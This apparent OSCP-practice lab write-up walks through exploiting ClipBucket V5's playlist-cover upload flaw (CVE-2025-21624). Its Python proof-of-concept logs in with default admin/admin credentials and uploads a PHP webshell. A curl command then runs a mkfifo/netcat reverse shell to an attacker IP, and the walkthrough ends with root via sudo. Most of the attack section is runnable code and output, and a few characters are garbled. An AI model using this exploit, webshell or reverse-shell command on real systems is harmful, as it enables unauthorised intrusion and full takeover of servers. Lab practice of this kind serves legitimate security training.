
Preparing for OSCP | Sharing Practical Labs & Real-World Attack Analysis
1. Reconnaissance
1.1 Nmap Scan

A full TCP port scan was performed with service/version detection, OS detection, and default scripts:
nmap -sCV -A — min-rate 1000 192.168.188.219
1.2 Key Findings

• Port 80 is running ClipBucket V5 version 5.5.1 — a video hosting platform.
• Port 22 (SSH) is open — useful for stable access if credentials are obtained.
• Virtual host 'clipbucket.local' was added to /etc/hosts for proper resolution.
1.3 Virtual Host Configuration
The application required a virtual hostname to resolve properly. The following entry was added to /etc/hosts
echo 餘.168.188.219 clipbucket.local' | sudo tee -a /etc/hosts


The application was then accessible at:
http://clipbucket.local/admin → Admin Panel
1.4 Admin Panel Access

Default credentials were tested against the admin login page and successfully authenticated:
URL : http://clipbucket.local/admin
Username : admin
Password : admin
version identify:-
2. Vulnerability Analysis
CVE-2025–21624 — ClipBucket V5 Playlist Cover File Upload RCE
ClipBucket V5 versions up to 5.5.1–238 contain a critical unrestricted file upload vulnerability in the Manage Playlist functionality. The playlist cover image upload endpoint accepts any file type without validation. An attacker can upload a PHP webshell as a playlist cover image, which is then stored and executed by the web server.
CVE ID CVE-2025–21624
CVSS Score 9.8 — Critical
Affected ClipBucket V5 <= 5.5.1–238
Vulnerable Endpoint /admin_area/manage_playlist.php?mode=edit_playlist&pid=1337
Auth Required Yes — any valid user (admin or low-level)
Default Creds admin / admin
Webshell Path /images/playlist_covers/YYYY/MM/DD/1337.php
Root Cause
The playlist_upload_cover() function in /upload/includes/functions_playlist.php does not validate the file extension or content type of uploaded files. It saves the uploaded file directly to the /images/playlist_covers/ directory using the attacker-controlled pid parameter as the filename. Since this directory is web-accessible and PHP execution is not restricted, the uploaded PHP file can be directly executed.
Attack Chain Overview
1. Login to ClipBucket admin panel with default credentials (admin/admin).
2. Send a POST request to the playlist cover upload endpoint with a PHP webshell as the file.
3. Server saves the file to /images/playlist_covers/YYYY/MM/DD/1337.php.
4. Access the webshell URL to confirm RCE as www-data.
5. Send reverse shell payload through the webshell.
6. Escalate to root via sudo NOPASSWD: ALL misconfiguration.
3. Exploitation
3.1 Python PoC Script
A Python exploit script was crafted based on the official GitHub Security Advisory PoC (GHSA-98vm-2xqm-xrcc). The script authenticates to ClipBucket and uploads a PHP webshell as a playlist cover image:

#!/usr/bin/python
from datetime import datetime
import requests
user = 'admin'
passw = 'admin'
target = 'http://clipbucket.local'
s = requests.Session()
login_data = {'login':'login','username':user,'password':passw}
s.post('{}/signup.php?mode=login'.format(target), login_data)
dt = datetime.today().strftime('%Y/%m/%d')
webshell = '''<?php system($_REQUEST['cmd']); ?>'''
payload = {'upload_playlist_cover':(None,Ƈ'),'playlist_cover':('shell.php',webshell)}
r = s.post('{}/admin_area/manage_playlist.php?mode=edit_playlist&pid=1337'.format(target), files=payload)
print('[+] Status:', r.status_code)
print('[+] Webshell: {}/images/playlist_covers/{}/1337.php'.format(target,dt))
3.2 Running the Exploit
python3 poc.py

[+] Status: 200
[+] Webshell URL: http://clipbucket.local/images/playlist_covers/2026/03/17/1337.php
3.3 RCE Confirmed
curl 'http://clipbucket.local/images/playlist_covers/2026/03/17/1337.php?cmd=id'

Remote Code Execution confirmed as www-data (uid=33).
3.4 Reverse Shell
A Netcat listener was started on the attacker machine:
nc -lvnp 4444
The reverse shell payload was sent through the webshell using URL encoding:
curl 'http://clipbucket.local/images/playlist_covers/2026/03/17/1337.php?cmd=rm+/tmp/f;mkfifo+/tmp/f;cat+/tmp/f|bash+-i+2>%261|nc+192.168.45.180+4444+>/tmp/f'

Shell: -

4. Privilege Escalation
4.1 Sudo Enumeration
sudo -l

www-data has unrestricted sudo access with no password required — a critical misconfiguration. This allows direct privilege escalation to root.
4.2 Root Shell
sudo su


🎥 Full Practical Demonstration For a complete step-by-step video walkthrough, watch here: